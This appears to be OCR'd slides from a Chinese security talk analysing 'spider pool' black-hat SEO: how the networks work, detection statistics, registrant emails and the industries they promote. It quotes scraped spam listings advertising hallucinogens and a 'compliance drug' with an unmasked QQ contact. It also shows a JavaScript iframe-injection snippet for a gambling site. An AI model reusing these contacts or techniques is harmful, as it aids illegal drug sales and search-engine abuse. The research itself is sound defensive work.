      - 耗费资源: 爬虫一旦进入蜘蛛池站点，将耗费大量资源
      - 影响搜索: 得到的关键词等信息还会被蜘蛛池操控
    - 推广客户系黑产:
      - 一类是传统的黑产网站，如博彩站、色情站等；
      - 一类是没有网站实体的推广关键词，如“四六级证书+QQ：12345678”，这类客户更直接的目标推广一个联系方式，不需要网站

HOW-典型案例以及分析

- 针对搜索引擎
  - 蜘蛛池: 技术特征
    - 泛域名解析



HOW-典型案例以及分析

- 针对搜索引擎
  - 蜘蛛池: 技术特征
    - 页面内容和链接结构动态生成
      - 搜索引擎喜欢内容更新频繁的站点, 蜘蛛池对于每次的访问，都从字典库中随机抽取部分内容，组成Web 页面，同时将需要SEO 的内容以链接或标题、关键词等有权重文本的形式嵌入到页面中
      - 大多数蜘蛛池会按照白皮书的建议，自动生成网站地图，网站地图内填充SEO 内容和指向同一蜘蛛池内其他域名的链接，伪装成对搜索引擎友好的站点
      - 通过页面内容和连接结构动态生成，还能够有效地逃避搜索引擎的循环链接检测

HOW-典型案例以及分析

- 针对搜索引擎
  - 蜘蛛池: 技术特征
    - 高权重网站利用


找到约 822 条结果（用时 0.48 秒）

迷幻药- 商品搜索- 京东
https://search.jd.com/Search?keyword=迷幻药&enc=utf-8&spm=2...
5件商品 - 在京东中找到了5件迷幻药的类似商品，其中包含了"动漫"，"亲子幼教"，"网络原创"等类型的迷幻药的商品。

拍肩迷幻藥哪裏買無色無味的聽話藥加q3.7.4.6.5.1.1.6.9. -...
search.jd.com/Search?...拍肩迷幻藥哪裏買無色無味的聽話藥加q3.7.4....
抱歉，没有找到"拍肩迷幻藥哪裏買無色無味的聽話藥加q3.7.4.6.5.1.1.6.9."的搜索结果，为您推荐以下结果 ... [现货]日版合法ドラッグ3 合法禁药（迷幻药局）原版漫画.

口服迷幻药加 Q：374651169← 百度口碑诚信d8b日- 商品搜...
search.jd.com/Search?...口服迷幻药%20加◆Q：374651169←◆百度口...
口服 迷幻药 加◇q：374651169←◇百度口碑诚信d8b日 相关结果如下：. ¥ 0个评论. [现货]日版合法ドラッグ3 合法禁药（迷幻药局）原版漫画. ¥ 0个评论. [现货]日版合法 ...


迷幻药如何购买加 Q：374651169← 百度口碑诚信osd日- 商...
search.jd.com/Search?...迷幻药如何购买%20加◆Q：374651169←◆百...
迷幻药 如何购买加◇q：374651169←◇百度口碑诚信osd日 相关结果如下：. ¥ 0个评论. [现货]日版合法ドラッグ3 合法禁药（迷幻药局）原版漫画. ¥ 0个评论. [现货]日版 ...

口服喷雾迷幻药加 Q：374651169← 百度口碑诚信eep日- 商...
search.jd.com/Search?...口服喷雾迷幻药%20加◆Q：374651169←◆百度...
口服 喷雾 迷幻药加◇q：374651169←◇百度口碑诚信eep日 相关结果如下：. ¥ 64071个评论 ... [现货]日版合法ドラッグ3 合法禁药（迷幻药局）原版漫画. ¥ 0个评论.

迷幻药价格加 Q：374651169← 百度口碑诚信l96日- 商品搜索...
search.jd.com/Search?...迷幻药价格%20加◆Q：374651169←◆百度口...
抱歉，没有找到"迷幻药价格加◇Q：374651169←◇百度口碑诚信l96日"的搜索结果，为您推荐以下结果 ... [现货]日版合法ドラッグ3 合法禁药（迷幻药局）原版漫画.

HOW-典型案例以及分析

- 针对搜索引擎
  - 蜘蛛池: 分类
    - 链接型蜘蛛池:
      - 页面中含有大量外链，且每次访问链接变化度都很大（一般超过50%），SEO 内容直接以文本形式出现在Web 页面内<title>、<body>等标签中
      - 服务对象非常复杂，既有各种证书伪造、色情广告，也有迷幻药、枪支买卖等



HOW-典型案例以及分析

- 针对搜索引擎
  - 蜘蛛池: 分类
    - 框架型蜘蛛池:
      - 以一个js 脚本在页面中动态嵌入<iframe>框架，框架中包含要推广的站点,将页面高度的数值设置的非常大，在视觉上实现霸屏效果，突出被推广的客户网站
      - 大多做博彩站点的推广

```
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312" />
<title>网页百家乐_网页百家乐</title>
<meta name="keywords" content="网页百家乐" />
<meta name="description" content="2016年最新最全网页百家乐互动交流网站，上万网友分享网页百家乐心得。你可以在这里【澳门赌博百家乐赢钱】通俗易懂地掌握网页百家乐,澳门彩票娱乐城百家乐专业知识，并提供各网页百家乐公司(2016-9-1)价格表和排行榜。快来网页百家乐网分享你的网页百家乐达人经验....." />
<link rel="stylesheet" type="text/css" href="http://www.seyrep.com/style/default/css/style.css">
<script language="javascript" type="text/javascript" src="/common.js"></script>
</head>
```

```
document.writeln("<iframe scrolling='no' frameborder='0' marginheight='0' marginwidth='0' width='100%'
height='7350' allowTransparency src=http://www.8038268.com/></iframe>");
```

页面高度设置的非常大，达到霸屏效果

这里是要推广的网站

HOW-典型案例以及分析


- 针对搜索引擎
  - 蜘蛛池: 分类
    - 跳转型蜘蛛池:
      - 访问的时候往往会直接返回一个302 的跳转,但跳转的目标却是一个伪装成提示有域名注册信息过期的站点，，让用户认为该域名已经过期无法访问
      - 暂时脱离SEO 业务，洗白一些域名

HOW-典型案例以及分析

- 针对搜索引擎
  - 蜘蛛池: 分类
    - 在实际检测中我们发现，这三类蜘蛛池角色会互相转换。造成这种变化的原因
      - 一方面是由于蜘蛛池推广客户的需求不同，有些需要推广网站，有些需要推广“关键词+联系方式”
      - 另一方面是blackhat SEO 从业者需要在一些闲散的时间将域名暂时脱离SEO 业务，洗白一些域名


HOW-典型案例以及分析

- 针对搜索引擎
  - 蜘蛛池:大规模检测及数据统计分析
    - 蜘蛛池域名分析-检出量统计:检测速度高于注册生成速度,检出量趋于稳定



HOW-典型案例以及分析

- 针对搜索引擎
  - 蜘蛛池:大规模检测及数据统计分析
    - 蜘蛛池域名分析-TLD统计:.cn、.com、.top、.win 和.pw 是目前蜘蛛池域名的重灾区




HOW-典型案例以及分析

- 针对搜索引擎
  - 蜘蛛池:大规模检测及数据统计分析
    - 蜘蛛池域名的whois 信息分析:少数用户掌握了大部分的蜘蛛池域名:238 万个蜘蛛池域名共获取到2,731 个注册邮箱

排名	邮箱	注册蜘蛛池域名数量
1	39*68*22*@qq.com	57,643
2	yu*in*pi*a@163.com	55,807
3	xi*os*ou*um*ng@163.com	47,139
4	28*69@qq.com	41,277
5	df*1e*3d@hotmail.com	26,527
6	zh*nt*nf*99*@gmail.com	17,783
7	13*62*46*67@163.com	16,645
8	qq*9b*3a*d9*d5*2e*d@mail.22.cn	15,711
9	50*20*92@qq.com	14,783
10	29*23*34*3@qq.com	14,704
合计		**308,019**

HOW-典型案例以及分析

- 针对搜索引擎
  - 蜘蛛池:大规模检测及数据统计分析
    - 蜘蛛池域名的whois 信息分析:大部分蜘蛛池域名的注册时间都在2015年下半年至2016年上半年，说明目前蜘蛛池SEO 在国内还处在上升阶段，还有大量资金和人员投入其中



HOW-典型案例以及分析

- 针对搜索引擎
  - 蜘蛛池:大规模检测及数据统计分析
    - 蜘蛛池推广客户分析-行业分布

黑产行业	域名数量	占比
非法交易	202	21.72%
博彩	190	20.43%
非法代孕	156	16.77%
假冒新闻站点	156	16.77%
色情	114	12.26%
游戏、私服	84	9.03%
假冒医院	28	3.02%
合计	**930**	**100%**

HOW-典型案例以及分析

- 针对搜索引擎
  - 蜘蛛池:大规模检测及数据统计分析
    - 蜘蛛池推广客户分析-QQ号码

排名	QQ 号码	从事的黑产行业	出现次数
1	53*95*1	色情	156,306
2	34*06*58*	迷幻药买卖	261,135
3	71*40*27*	色情	225,655
4	37*40*42*	色情	225,413
5	79*43*07*	色情	225,000
6	77*72*10*	迷幻药买卖，色情	224,476
7	51*89*17*	迷幻药买卖，色情	224,310
8	76*26*01*	色情	222,864
9	41*88*10*	迷幻药买卖	186,370
10	51*45*63*	迷幻药买卖，色情	155,459

HOW-典型案例以及分析

- 针对搜索引擎
  - 蜘蛛池:大规模检测及数据统计分析
    - 高权重网站利用分析:被蜘蛛池利用的高权重网站，不仅包括了国内主要的qq.com、sina.com.cn、jd.com、sogou.com、douban.com、xiami.com，还包括了国外知名的amazon.com 等，涉及

被利用的高权重网站	被利用的 URL 样式	蜘蛛池中发现的 URL 数量	Alexa 排名
amazon.com	http://www.amazon.com/s/ref=nb_sb_noss?url=search-alias%3daps&field-keywords=[SEO 关键词]	28,973	3
qq.com	http://v.qq.com/page/j/d/s/[SEO 关键词]	26,263	8
sina.com.cn	http://search.sina.com.cn/?q=[SEO 关键词]	43,429	13
ebay.com	http://www.ebay.com/sch/i.html?_nkw=[SEO 关键词]	28,565	22
tianya.cn	http://bbs.tianya.cn/index_self.jsp?key=[SEO 关键词]	18,412	65
jd.com	http://search.jd.com/search?keyword=[SEO 关键词]	23,240	88
sogou.com	http://www.sogou.com/tx?word=[SEO 关键词]	73,590	104
douban.com	http://www.douban.com/group/search?q=[SEO 关键词]	14,175	277
xiami.com	http://www.xiami.com/search/song-lyric/h?key=[SEO 关键词]	27,244	1,274
bab.la	http://it.bab.la/dizionario/cinese-inglese/[SEO 关键词]	19,239	1,489

HOW-典型案例以及分析

- 针对搜索引擎
  - 蜘蛛池: 总结
    - 目前已经形成鉴定引擎日常运转,到目前为止已检测出超过238 万个蜘蛛池域名，获得了1000 多个注册蜘蛛池域名时使用的邮箱，同时获得了大量黑色产业的相关信息（如QQ 号码等）
    - 希望百度以外的搜索引擎也关注蜘蛛池对搜索结果的影响，调整相应的算法。

结语

- 我们希望百度和安全相关公司一起关注黑产对业务和网民的影响,进行能力和数据上的深度合作
- 我们希望和相关机构进一步合作，共同打击网络犯罪，保护网络和用户的安全

谢 谢！